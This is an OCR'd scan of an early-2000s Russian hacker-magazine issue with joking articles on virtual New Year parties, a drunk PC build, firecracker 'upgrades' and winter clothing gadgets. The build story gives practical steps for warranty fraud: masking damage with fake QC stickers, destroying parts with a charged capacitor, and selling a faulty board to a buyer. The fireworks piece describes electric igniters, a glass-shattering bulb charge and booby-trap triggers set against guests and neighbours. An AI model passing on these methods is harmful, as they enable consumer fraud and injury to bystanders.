весит килобайт 40-50, а это несколько секунд траффика на dialup`e:). То есть все равно платить придется, если, конечно, анлимом не обзавелся. Все эти салаты/бокалы/яблоки нарисованы во флэше и не всегда выглядят anneтитно. В общем, как ни крути, если хочешь хорошего праздника на таких вот проектах, то изволь сесть на выделенку, закупиться реальным хавальником и спиртным, а то не видать тебе Джингл Бэллсов и не смотреть красивого видео.

ОБЩЕНИІ

Вот еще один несложный вариант проведения Нового года в Сети. Он предназначен для настолько ленивых перцев, которым даже в лом регистрироваться на праздничных серваках. Просто врубай асю,


ВИРТУАЛЬНЫЙ НОВЫЙ ГОД




мирк или любимый ввв и давай чесать языком все ночь. Имхо, не очень-то это весело. Лучше вначале подготовиться основательно, немного попарившись, но зато потом кайфовать все оставшееся время. Вот об этом я тебе и поведаю в конце статьи.

CraZee Old sc00l][@c|<eЯz

Если ты настолько пробитый партнер своего железного друга в страшных ночных оргиях, что во время предвкушения оргазма из твоей пасти вырываются куски исходников tcpdump а, то, возможно, вообще стоит забить на праздник. Ведь тогда ты потеряешь драгоценные сутки на какую-то бесполезную виртуальную пьянку вместо того, чтобы дописать никсовую версию ускорителя самогонного аппарата. Короче, если жалко тратить время на праздник, просто никак не выделяй новогоднюю ночь из других ночей, а по обыкновению посиди за компом и зани-



NEW YEAR




майся обычными делами. Типа всякие Снегурки тебя не втыкают, и когда еще Мороз под стол пешком ходил, ты уже управлял американскими военными спутниками и все в таком же духе. Не то что бы я противник такого варианта, но это... не мое, что ли? Да, я понимаю, что все вышенаписанное - это активная пропаганда извращении на страницах журнала, но что поделаешь, такие перцы тоже встречаются, и нужно относиться сдержанно к чужим недугам:).

КЛУБЫ

Нет, не подумай, что я буду тебя агитировать идти в «простой» клуб, все намного сложнее :). Если присмотреться к теме статьи, то можно догадаться, что речь пойдет о компьютерных клубах.

Самый стремный вариант - это просто купить себе ночь в любимом клубаке и проиграть ее в Контру или Третий Варкрафт. Но даже простое геймерство можно немного разнообразить. Например, устроить новогоднее соревнование с ценными призами. Трехлитровым ботлом абсента, например :). В Новый год, думаю, админы не будут особо возражать. Но есть вариант лучше. Практически во





всех известных и крупных компьютерных клубах в ночь Деда Мороза устраиваются угарные пати, на которых можно оттянуться по-зверски. То есть компьютеров навалом. Офигенные конкурсы, дешевое спиртное, закусь, море звука и света. Главный плюс этого способа празднования в том, что ты совмещаешь реальный праздник с виртуальным. Соответственно при правильной раскладе и кайф будет удвоенный:). Короче, собирай орду и бегом серфить по официальным сайтам клубаков. Мест пять точно откопаешь. Ну, для затравки пробегись по пагам CafeMax`а или Netland`a...

САМОДЕЛКИН

Для начала набери большую тусу хороших чуваков, которые не прочь оттянуться в Инете в главную ночь. Только желательно выбирать либо давно знакомых друзей в реале, либо проверенных перцев из сети. Не стоит приглашать на приватную вечерину Машу-кашу, о существовании которой ты узнал три дня назад. Из-за таких вот Маш весь сейшен может насмарку пойти. Итак, уже пройдя жесточайший отбор, осталось 25 перцев. Ну хорошо - 20. Для начала договоритесь, чтобы в новогоднюю ночь ни у кого не было проблем с Инетом и вообще с подготовкой компа. Посему компьютерные клубы отпадают. В конце концов, Новый год - семейный (ака домашний) праздник, вот с домашней тачки и будем праздновать:). Зарегистрируй на каком-нибудь бесплатном хостинге, желательно без рекламы, прикольный домен (что-то вроде http://ourстаzeenewyearparty2003.hoha.ru, кстати, этот самый hoha.ru можешь и заюзать - вроде не очень глючно работает...) и приступай клепать сайт. Там в обязательном порядке должны быть свои мега-запароленый чат, гостевуха или, в крайнем случае, форум :). Далее в ігс создавай канал и активно защищай красивое имя от нападения злобных хацкеров. Если кто-то из твоих корефанов (или ты сам) круто рубит во флэше замутите свой неповторимый виртуальный стол. Со своим меню и т.д. Праздник все-таки - соответственно рамки стеба расширяются :). В общем, идея дана - развивай и реализуй!

ОКОНЧАНИЕ

Вот и подошел к неизбежному концу мой небольшой рассказ о виртуальных празднованиях. Это, конечно, все дико модно для когото, но, имхо, лучший Новый год это Новый год на приватной даче, с кучей друзей, морем пива и т.д. Снежки, Дед Мороз и веселые песни. Удачного тебе 2003-го!





САМЫЙ ПОПУЛЯРНЫЙ ИЗ ТЕХНИЧЕСКИХ САМЫЙ ТЕХНИЧЕСКИЙ ИЗ ПОПУЛЯРНЫХ

КАРМАННЫЕ КОМПЬЮТЕРЫ

- + Palm Tungsten и другие новые предложения Palm Inc.
- + Mitac Mio: миниатюризация Pocket PC продолжается
- + Как рачительно использовать память в Palm-системах...
- + ...и как превратить Pocket PC в карманный фотоальбом

ноутбуки

- + Aio: может ли "десктоп" конкурировать с "буком"
- + Image RipGo!: CD пишем, MP3 слушаем
- + Asus S200: карманный ноутбук для серьезных пользователей Bliss 5065:
- + бывает ли симпатичный дизайн по разумной цене
- + Wi-Fi: что это такое и для чего нужно

СОТОВЫЕ ТЕЛЕФОНЫ

- + Новые тарифы: "бесплатный" сыр в яркой упаковке
- + LG: как воет W3000
- + Nokia: что знаменует "i" в индексе модели 3510?
- + Philips: блестящее возвращение компании с телефоном Fisio 820

цифровое фото

- + Casio EX-M2: камера с наушниками или MP3-плеер с объективом? Minolta
- + Dimage F100: привычная автоматика с необычными возможностями HP
- + photosmart 130: для каждого цифрового фотографа Kyocera S4: лучшая из
- + лучших для начинающих Как и чем защитить фотокамеру



BACHUPTO-BAHHЫÜ HOMNYTEP

как по пьяни комп собирали

Деметрас (demetras@xakep.ru)

ПОДГОТОВКА

Ну так вот, собрались мы тут как-то намедни с Девилом на Савеллово Bazar, собрать ему по случаю дня рождения новый компутер. Собрали ;). Впрочем, обо всем по порядку...

Утро, квартира Devila (коммунальная, с тараканами). Сели обсуждать предстоящий поход на рынок, через 10 мин. почувствовали, что чего-то не хватает, еще через 10 поняли, чего именно - необходимо заправиться. Сходили в ларек, купили водки, заправились. Завалились домой. Спотыкаясь о пивные бутылки, коих в квартире было великое множество, добрались до стола и сели обсуждать дальше, благо всевозможные прайсы и тесты были собраны заранее. По поводу комлектухи к консенсусу не пришли, и было решено выбирать из того, что будет.

GO-GO-GO!

Кое-как добрались до базара, жутко замерзли - пришлось еще покупать водку. Выпили, оказалось мало. Пришлось купить еще. Допив водку, купили еще по бутылке (про запас), решили, кто чего будет покупать, и договорились встретиться через час. Через час не встретились. Покупать комплектуху на пьяную морду оказалось сложно - все прайсы как-то странно плавали и не давали себя прочитать. Но я героически выполнял возложенную на меня миссию. Прохожие как-то странно посматривают вслед и шарахаются в разные стороны. В одной из палаток обнаруживаю собутыльника. Он, покачиваясь, стоит и с умным видом рассматривает прайс, хотя по глазам видно, что прайс ему уже давно по барабану, но зато обнаружилось, что он уже все купил.

ВОЗВРАЩАЕМСЯ

Как добирались домой - не помню, очнулся я уже в квартире у Девила с бутылкой водки в одной руке и кубинской сигарой в другой (откуда взялись сигары - до сих пор не знаем, но под кроватью был найден целый ящик :)). Рядом с ящиком в пакете была найдена резиновая тиотка неизвестного происхождения, но явно новая - запечатанная и с инструкцией по использованию. После короткого обсуждения тиотка была надута и закинута на балкон соседа снизу. Приступили к сборке компа.

Снизу послышались какие-то звуки, мы вышли на балкон - орала жена соседа снизу. Самыми приличными словами были «ушлепок» и «извращенец». Пришли с балкона, замерзли, пришлось пить водку. Девил стал прикручивать винт и сидюк. По моей опухшей роже сразу же растянулась плотоядная улыбка (винт падал вместе со мной где-то раз 20, а сидюк падал с Девилом раз 30, так что особой вероятности, что они заработают, не было). Тем временем я, поняв, что один он не справится, кое-как поднялся и стал предпринимать попытки поставить на мать новенький двухгигагерцовый Атлон XP. Пытаюсь попасть процессором в сокет - руки безбожно трясутся, во попал. Теперь надо поставить кулер. Эх, что-то пружина у кулера жесткая, надо надавить посильнее. Ну и надавил! Под кулером что-то предательски хрустнуло, я прикинулся шлангом (гофрированным, ГОСТ 1987), типа ничего не заметил, после чего дал мать Девилу для последующего вкручивания в кузов. Путь Девила с матерью до кузова был полон препятствий и опасностей в виде сотен бутылок из-под разных огненных жидкостей, которые собирались тут годами. В результате двух падений мать лишилась еще пяти конденсаторов (еще 3 были выдраны мной при установке кулера). И вот компутер был собран.

Дарова, малопьющие и многозакусывающие кулхацкеры! Сегодня я с перерывами на опохмел расскажу вам поучительную историю о том, как НИЗЯ собирать компутер (это опасно не только для вас, но и для окружающих).

После того как Девил, тихо матерясь, пополз от собранного компа в сторону аптечки (он чисто случайно что-то там вкрутил себе в руку), я решил совершить героический поступок: проползти к нему (ессно к компьютеру) через всю комнату и посмотреть, что он там насобирал. Когда я увидел ЭТО, меня накрыл приступ смеха, я наступил на пустую бутылку, упал и отрубился.

ШОУ МАСТ ГОУ ОН

Очнулся, Девил ползает по комнате кругами и, громко матерясь, пытается поймать какую-то Кибермуху. Ладно, пусть пока поползает, а я займусь компом. Вытряхнув все лишние конденсаторы, резисторы и какието катушечки (отломанные Девилом), воткнул видюху. В общем, я не знаю, как я это сделал, но пока подключал шлейф к винту, отбил на видюхе кучу всяких деталек. Звуковуха и память, как ни странно, пока оставались целые. Собрал, в это время подполз Девил и стал внимательно следить за моими действиями. Включил комп в сеть, далее диалог по ролям:

Комп: пшш!

Девил: Мля!

Деметрас: Мля-я-я-я...

Стали выяснять, кто сказал «пшш», нашли. В матери насчитали 5 дырок и 2 сгоревшие дорожки, попутно стало понятно, что при попытках прикрутить мать Девил наделал в ней дырок, хороших таких, больших дырок (в качестве отвертки использовалась совковая здоровенная дрель размером почти с компьютер). После подробного анализа пробоин выяснилось, что:

- а) с гарантийкой можно сходить в сортир;
- б) при желании это можно было пофиксить, вооружившись паяльником. Перед ответственной операцией было решено еще выпить. Для восстановления ободранных дорожек на матерях (как, впрочем, и на остальных компьютерных девайсах) необходимо иметь как минимум две вещи: это паяльник мощностью не более 40 ватт с остро отточенным жалом и какой-нибудь увеличивающий девайс, например, на Митино-базаре продается специальная хрень, напоминающая с виду трехмерные очки (кои даются к некоторым видюхам), но с хорошими линзами вместо жк-матрицы, еще неплохо бы прикупить паяльную жидкость.

НАЧНЕМ-С

Края оборванных дорожек мы аккуратно на 1 мм зачистили скальпелем, после этого сверху была нанесена паяльная жидкость и края дорожек аккуратно залужены. После берется любой низковольтный проводок (например, от плеера) и зачищается, далее видим, что проводок скручен из тоненьких волосков. Так вот, распускаем энтот проводок и берем один такой волосок. Залудив, аккуратно припаиваем к одной стороне дорожки (там, где зачищали), потом, слегка натянув, припаиваем к другой стороне. Секунд через 10, когда припой затвердеет, отрезаем скальпелем лишнюю часть проводка. Все, теперь осталось аккуратно протереть пайку спиртом и замаскировать. Для этого надо найти какой-нибудь старый девайс (желательно брендовый, но без логотипов)и поискать на нем наклеечки типа «QC PASSED» или «QC OK» (что переводится как «проверка на качество прошла успешно»). Эта наклеечка аккуратно отдирается и лепится на паечку ;))). Мать готова к впариванию. Сам я включать ЭТО не решился, дал Девилу. Странно, наверно что-то я неправильно запаял оно заработало. Ну что же, бывает и такое :). Сели отметить - решили не злоупотреблять и выпили только по литру отвертки. Вообще, хоть и коекак, но заработало все, кроме сидюка, а на винте обнаружилось 700 мегабайт бэдов (да и видюха выдавала такое изображение, что даже под грибами в страшном сне увидеть нельзя).

ЗАСПИРТОВАННЫЙ КОМПУТЕР



ТОТАЛ ДЕСТРОЙ

После короткого совещания было решено к винту и видюхе применить высшую меру наказания для сдачи в сервис (тем более, что видюха оказалась не четвертым гефорсом, а вторым эмыксом). Для этого был выбран надежный и проверенный способ. Из лампового телевизора выдираем конденсатор, в принципе любой, но рассчитанный на напряжение не менее 400 вольт. Искать его стоит возле блока питания (громадный такой трансформатор). Потом, в зависимости от того, что надо убить, подбирается разъем, в нашем случае для убийства видюхи был отодран AGP слот со старой матери (это необходимо для того, чтобы на девайсе не осталось следов после замыкания). К контактам конденсатора надо примотать два проводка и с ног до головы обмотать изолентой, т.к. тебя в сервис уже никто не сдаст. Видюха была вставлена в слот, а кондер в розетку секунд на 5, после чего заряженный кондер и видюха контактировали. В итоге мы получили дохлую видюху для сдачи в сервис. Так же злостно поступили и с винтом. Выпив за упокой железа, стали собираться обратно на рынок. Кстати, забыл напомнить про одну штуку: если оторвали, к примеру, кондер, то ножки его останутся торчать во всей красе, предательски выдавая случившийся дестрой. Чтобы барыга/ламер (нужное подчеркнуть) этого не просек, надо обрезать остатки под корень с той стороны, где деталька стояла, чтобы не было заметно, что там что-то было.

В общем, видюха была тщательно замаскирована и подготовлена для обмена. Каким чудом работала мать с расколотым камнем, вообще неизвестно, правда она все равно глючила и была похожа неизвестно на что изза огромного количества наклеек всех цветов и размеров. Ее было решено впарить там же - на рынке.

JUST DO IT! (BПАРКУС КОРП.)

Чудом опять доехали до рынка, но нам повезло, дело было уже к вечеру (приезжать с таким железом надо попозже, перед закрытием рынка), и барыги были уставшие. Я сам работал на таком рынке и могу сказать, что к концу дня хочется только жрать и спать. Поэтому все, что могли, поменяли, и никто ничего не заметил. Поменяли все, кроме матери с процессором. Ее впарили какому-то лоху за 2/3 цены, прикинувшись наркоманами (видок у нас был уже подходящий). Он долго торговался и причитал, что денег у него мало (Ara! Мало! - в пакете у него лежал плексторовский резак и коробочный Аудиджи), его, типа, папа послал на рынок, а денег не хватает. Короче, царствие ему небесное, а комп мы будем собирать завтра, на чистую похмелившуюся голову =))). Ну все, я пошел. Звонит сосед - договариваться, когда мы сможем с ним сходить купить компьютер.

3.Ы. Пытаться повторять что-либо из написанного настоятельно не рекомендуется.

Весь текст (в том числе эти строчки) является плодом моего больного воображения, сам я этого никогда не делал и не буду.

3.3.Ы. Претензии по поводу «А-а-а! Мне набили морду и лишили гарантии» не рассматриваются. Думать надо своей головой, да и статью о мошенничестве еще никто не отменял.





HOBOFODHUE PEÜEPBEPKU

Клевый праздник Новый год... И он не был бы таким клевым, если бы не туева хуча разнообразной пиротехники, продающейся на каждом углу в это веселое время.

хай-тек солюшен

Деметрас и Дронич


Я уверен, что ты уже закупился разнообразными ракетами, петардами и прочими взрывпакетами, но взрывать их по старинке, закидывая в форточку соседа, теперь не катит - це исть сукс. Так что будем рассматривать более продвинутые методы приколов над знакомыми гомо-сапиенсами.

ЧТО ДЕЛАЕМ В НАТУРЕ?

Самый простой способ усовершенствовать хорошую петарду - это приделать к ней электрический запал, ибо это просто, как два байта об асфальт. Сделать такую мерзость можно, как минимум, двумя способами.

способ 1

Если петарда небольшая, диаметром с ручку или карандаш, тогда делаем так: по диаметру петарды подбираем колпачок из мягкой пластмассы (от ручки или фломастера). Вставляем в колпачок петарду до упора, чтобы сидела плотно и не вихлялась, после этого быстро соображаем, в каком месте колпачка заканчивается петарда и начинается пустое место (как это сделать, думаю, объяснять не надо). После этого вынимаем петарду




на фиг, а колпачок аккуратно разрезаем вдоль длины и поперек ширины (типа напополам) до того места, где заканчивалась петарда. Теперь берем тонкий проводок, скрученный из волосков, и стержень от ручки. Выдергиваем из провода такой волосок (чем тоньше, тем лучше) и накручиваем спиралькой на стержень (5-9 витков), аккуратно снимаем получившуюся катушечку со стержня и вставляем ее в разрез так, чтобы катушечка находилась внутри колпачка (как раз в том месте, где заканчивалась петарда), а контакты торчали в разные стороны. Засовываем в эту конструкцию петарду так, чтобы та часть, которую надо поджигать, находилась впритык к катушке. Теперь приматываем к этому безобразию проводки нужной длины и заматываем скотчем, чтобы это все не развалилось. Перед тем как собирать, поэкспериментируй с катушкой, она должна хорошо раскаляться от обычной 9-вольтовой батарейки и при этом не слишком быстро перегорать.

Работает получившаяся конструкция до боли просто - при замыкании цепи (как замкнуть ее наиболее эффектно, мы еще поговорим) ток побежал по катушке, разогрел ее, от катушки воспламенился огнеопасный кончик петарды, пшшш, бах, ой, мама, скоропостижная кончина конструктора:).

CПОСОБ 2

Берем лампочку от карманного фонарика (естественно, рабочую и рассчитанную на возможно больший ток, так как чем больше ток - тем прочней спираль) и аккуратно проковыриваем в ней дырочку так, чтобы не повредить спираль (в этом деле отлично помогает бормашина, так что если есть знакомые стоматологи...). Обдираем со спичек горючую часть


(назвать это серой у меня язык не поворачивается, так как это давно уже не сера, а довольно замороченный химический состав) и, растерев в порошок, засыпаем в лампочку, дырку заливаем резиновым клеем. Что будет, если эту лампочку вкрутить в фонарик/гирлянду/трубку с петардой,



можно не объяснять... Только хочу предостеречь, что эта штука, то есть модифицированная лампочка, может (да и должна) очень здорово, скажем так, хлопнуть на букву Е, и стекло полетит, куда глаза глядят... Если не хочешь лишних жертв, залей слоем клея всю лампочку (правда, эффекту от этого поубавится).

БОЕВЫЕ ДЕЙСТВИЯ

Если хорошо пошевелить мозгами, то, исходя из выше накарябанного, можно придумать кучу диких приколов. Ведь модуль номер один ака взрыватель у нас уже имеется, остается замутить модуль управления ака замыкающий ключ. Например, если взять обычную бельевую прищепку и обмотать ее лапки проводом, то получится отличный замыкатель. Пред-




ставь себе такую сцену: пришел гость, сел на табуретку за стол (все бы этим гостям за стол), как вдруг его уже изрядно подвыпившее внимание привлекает висящая на скатерти прищепка с двумя проводками. Что он сделает? Правильно! Он ее снимет со скатерти и замкнет контакты. А под табуреткой приклеены ядреная петарда и батарейка. Или за его спиной проинсталлирована елка модели «бен Ладен» с модифицированными лампочками вместо обычных.

ЧЕРНЫЕ ИДЕИ

Вообще-то, существует достаточного много теоретически рабочих способов дистанционного управления или замедления взрыва, а еще больше разных хороших способов ты можешь придумать сам. Все приведенные методы основаны на электрическом запале в качестве взрывателя и оригинальных конструкциях на месте ключа. Вот лишь некоторые из них.

НОВОГОДНИЕ ФЕЙЕРВЕРКИ



1. ТИК-ТАК ХОДИКИ

Замедление взрыва с помощью все той же схемы, но в качестве замыкателя будут служить стрелки механических часов. Устроить замечательный многоразовый детонатор тебе поможет старенький бабушкин будильник. Он без проблем выдержит взрыв даже самой недетской петарыв радиусе полуметра и заодно позволит использовать свой громогласный звонок в качестве предупреждающего сигнала. По-моему, достойная пьяного праздника картина: оглушительный звон будильника, за столом все замерли, молчание нарушает лишь тиканье часов, капельки пота стекают с щек невинных свидетелей... БА-БАХ! И оливье из тазика плавно сползает по стенам, радуясь скорой встрече с паркетом.

2. RADIOHEAD

Чтобы опять же избавиться от проводной системы управления, можно использовать выдранную из старых игрушек систему радиоуправления. Выделить приемник сигнала и найти его контакты будет не так уж сложно, а заюзать такую бронированную систему можно не раз и не два.

3. PUSH IT, BABY

Почти классический метод, несильно усовершенствованный со времен «дистанционного пускателя Прозвонкина»: две металлические пластинки, между которыми зажат хлебный мякиш, укладываются под коврик соседу (или под колесо знакомому автолюбителю). Ежику понятно, что наши пластинки замыкают уже знакомую цепь с батарейкой и спиралькой.

4. FUCK DA BASAEFF

Практически военный метод - растяжка из бельевой прищепки. Между разведенными лапками (на которых закреплены контакты) зажимается пластиковая карточка, к которой привязана крепкая леска, натянутая гденибудь в коридоре. Особо отъявленные фулюганы могут и второй конец лески привязать к карточке, замыкающей вторую же прищепку. Что может быть приятнее, чем попасть под артобстрел в собственном подъезде?

5. КРОВЬЮ, КАК В МЕТРОПОЛИТЕНЕ

Если твои мозги повернуты в нужную сторону, то тебе не составит труда замутить схемку на фотоэлементах, занимающуюся подрывом при недостаточном количестве света (идеально работает в темных углах, куда под конец праздника любят стекаться всякие несознательные личности).

6. ГРЕНДАЙЗЕР

Обратный эффект предыдущего способа - самые древние читатели Спеца наверняка помнят гениальную связку из лазерной указки и фотодиода ФД 265А, опробованную Эндрю на детекторе движения. Мы же предлагаем тебе универсальную схему подрыва, радиус действия которой ограничен только длиной пучка света из лазерной указки. Достаточно поймать фотодиод пятнышком указки и... Удобно, ничего не скажешь. Стоит заморочиться и отделить петарду от батарейки с диодом, чтобы детонатор стал многоразовым. Модульная система и все такое.

Собственно, на этом наш поток сознания по поводу детонирования взрывхреновин порядком поиссяк. Детонаторы ты уже можешь собирать сам, да и всякие разные петарды, ракеты, фонтаны и разноцветные дымовые эффекты ты тоже не обязан покупать, благо в сети достаточно информации по их изготовлению. Самое главное всегда будь осторожен, жить с нехваткой конечностей (в основном пальцев) не очень приятно.

моя хата с краю

И напоследок стандартная отмазка. Ничего не знаем, ни за что не отвечаем и вообще это не мы писали; перед тем как что-то делать, подумай головой - а стоит ли?

K

HACKER-WEAR

зимний моддинг одежды

На дворе реальная зима. Снег, мороз и все такое. И пока ты сидишь дома около теплой батареи, это тебя вроде как и не касается. А ведь уличную жизнь никто не отменял.

Андрей "Дронич" Михайлюк (dronich@real.xakep.ru)

Ладно, допустим, прогулки на свежем воздухе интересуют тебя только в виде "дом-магазин", "дом-место учебы" и "дом-машина" у особо продвинутых. Но даже во время этих коротких перебежек настоящий хакер остается хакером. Нет, он не пытается найти бумажек с пин-кодами в карманах прохожих и не хакает бабушку, продающую зелень (укроп, петрушка, а не \$\$\$). Он практически не выделяется из толпы, но вот в одежде его запрятан настоящий киберпанк... я бы даже сказал, самопальный хайтек. Вот именно им мы сегодня и заморочимся.

БАШКА И УХИ


На нашей заснеженной родине главное - не застудить голову, ибо хацкеры с менингитом никому не нужны. Только вот наушники от любимого плеера не пролезают под шапку, заставляя скучать без музыки или втыкать в уши гадкие маленькие "затычки" (как меломан я их люто ненавижу - и звук голимый, и уши после них болят, и голоса окружающего мира полностью отсекаются). Поэтому зимой любители вечного аудиокайфа идут на компромисс - либо башку сберечь, либо музыкой насладиться. Но компромиссы - это не для нас.

ΛΟΤ ΗΟΜΕΡ 1: ШΑΠΚΑ ΜΕΛΟΜΑΗΑ

Изготовление этой нехитрой безделицы займет от силы полчаса, а отдачу от нее ты будешь чувствовать до самой весны. Итак, нам понадобится:

шапка типа "пидорка" - 1 шт. плоские динамики - 2 шт. нитки суровые (цвета шапки типа "пидорка") - 0,5 м гнездо для MiniJack'ового штекера - 1 шт. аудиокабель - 0,4 м

Работы по интеграции динамиков следует начать с калибровки. Надев шапку на голову будущего пользователя, необходимо провести



Примерно так лучше всего пришивать динамики. Признаюсь сразу, я не Репин:). Для тех, кто не понимает рисунков таких нонконформистов, как я: серые кружочки - это места протыка иглы:), синие линии - нитки, светло-синие линии - нитки с другой стороны ткани.

контрольный замер местонахождения ушных раковин. Проще говоря, пометить центр ушей на шапке, лучше всего это делается обычными булавками. Главное - прицепить булавки не к наружной (закатанной) части шапки, а к внутренней (та, что ближе к голове). После этого хитроумного процесса шапку надо снять и раскатать на разделочном столе.

Добыча динамиков - задача непростая. Лично я для изготовления нашего модного аксессуара использовал разломанные наушники от Соньки (эти япошки настолько зажрались, что кладут в коробку с копеечным плеером качественные уши :)). Но они не совсем плоские, поэтому сверх меры увеличивали аномальные выпуклости по бокам головы. Лучше всего воспользоваться затылочными попате-ушами, которые даже не придется до конца разбирать, достаточно отломать их от дужки и отколупать заднюю крышку от динамиков (а переднюю не трогать). Ко входам динамиков надо припаять короткие (~15-20 см) проводки, а если разбирались наушники - то просто обрезать штатные на том же расстоянии.







Чудо-шапка в разрезе: спереди, сбоку и сверху. Условные обозначения: 1 - динамики, 2 - стабилизатор, 3 - разъем.

Крепление динамиков к поверхности шапки при помощи суровых ниток не должно вызвать вопросов. Выходы проводов желательно направить в сторону затылка. Аккуратными стежками закрепи каждую из опор контура, и будет тебе счастье.

Теперь пора подумать и об аудиовходе. Гнездо интереснее всего закрепить на затылке, присобачив к нему какой-нибудь стабилизатор (чтобы не болталось). В моем случае использовался кусок дужки от тех же поломанных наушников. Я выпаял дырку в пластмассе дужки и зафигачил туда аудиоразъем, получилось на удивление крепко. Дужка пришивается к шапке по уже известной тебе методике.

Вот и все дела. Осталось только достать кабель Jack2Jack и воткнуть его одним концом в плеер, а другим - в слот на затылке хозяина.

Плюсы устройства: хороший звук, минимальные теплопотери. Минусы устройства: в метро либо потеешь, либо остаешься без музыки (для автомобилистов неактуально).

<u>Резюме:</u> учитывая скорость и простоту создания, мастхевистый аксессуар.

МУВ ЕР БАДИ

Музыкальная шапка - это, без сомнения, круто. Но надо подумать и о более плотских вещах. О банальном согревании организма в лютые морозы, например. Если исключить самый народный способ (фляжка, стопка, бутылка и т.п.), остается только очередной хайтек.

HACKERWEAR



NEW YEAR

Λ OT HOMEP 2: 3Λ EKTPOΓΡИ Λ Ь ВНУТРИПОПОЧНЫЙ

Многие владельцы отечественных и околоотечественных автомобильчиков давно балуются согреванием собственного седалища электроковриком "Емеля". Почему бы нам не отобрать у них эту полезнейшую вещицу? Прихвати с собой:

коврик "Емеля" - 1 шт. электропровод изолированный - 1 м тумблер или резистор (опционально) - 1 шт. соединение "папа-мама" любой конструкции - 1 шт.

Самая трудоемкая часть работы заключается в подшивании коврика к подкладке куртки в особо мерзнущем районе твоего туловища. Тут важно не повредить нагревательный элемент и прострачивать коврик только по краям. Идеальный вариант - запрячь владеющую швейной машинкой подругу.

После того как коврик надежно закреплен, надо отмерить по проводу расстояние до кармана и безжалостно его обрезать (не карман, провод). Через проковырянную маленькую дырочку в ткани провод протягивается в карман и там крепится к "маме" ака розетке. Для надежности края дыры желательно обстрочить (снова к подруге). На этом первая стадия подготовки завершена.

Основная задача второй стадии - обеспечить нагревателю питание. Самый простой вариант состоит в добыче/покупке мотоциклетного аккумулятора, который при небольшом весе способен обеспечивать потребность в тепле в течение нескольких дней, да еще к тому же отлично перезаряжается. Второй вариант - 8 полуторавольтных батареек - подкупает возможностью равномерного распределения тяжести по телу (распихать по всем карманам). Но лично меня лишний килограмм в рюкзаке не сильно напрягает (тем более, что там чаще всего лежит трехкилограммовый ноут :))).

Когда определишься с выбором элемента питания, подрубай к нему два провода, конец которых должен упираться в "папу" от нашей "мамы". Особые эстеты могут подрубить на пути тока тумблер, чтобы не теребить разъем при каждом включении/выключении. Ну а самые умные заменят тумблер резистором и будут постоянно заниматься регулировкой температуры. Именно для них предназначена наша следующая поделка.

Плюсы устройства: термонезависимость одежды, легкость регулировки (не жарко в транспорте, не холодно на улице).

Минусы устройства: повышенная трудоемкость в создании, цена комплектующих.

Резюме: если не жалко раскошелиться на "Емелю", всю зиму будешь кайфовать.

∧□T H□MEP **3**: БОРТОВОЙ ГРАДУСНИК

Постоянная информированнность о температуре окружающей среды еще никому не мешала. А уж если необходим контроль за внутренним состоянием персонального нагревателя... Нет, без термометра нам не обойтись, однозначно. Потребуется:

термометр автомобильный - 1 шт. герметик черный быстрозастывающий - 1 уп. Небольшое теоретическое отступление: автомобильный термометр состоит из самоклеящейся коробочки с дисплеем и самоклеящихся же датчиков, связанных с коробочкой тонкими проводами. Таким образом, наша основная задача - закрепить все три части в идеальных для них местах и замаскировать проводку.

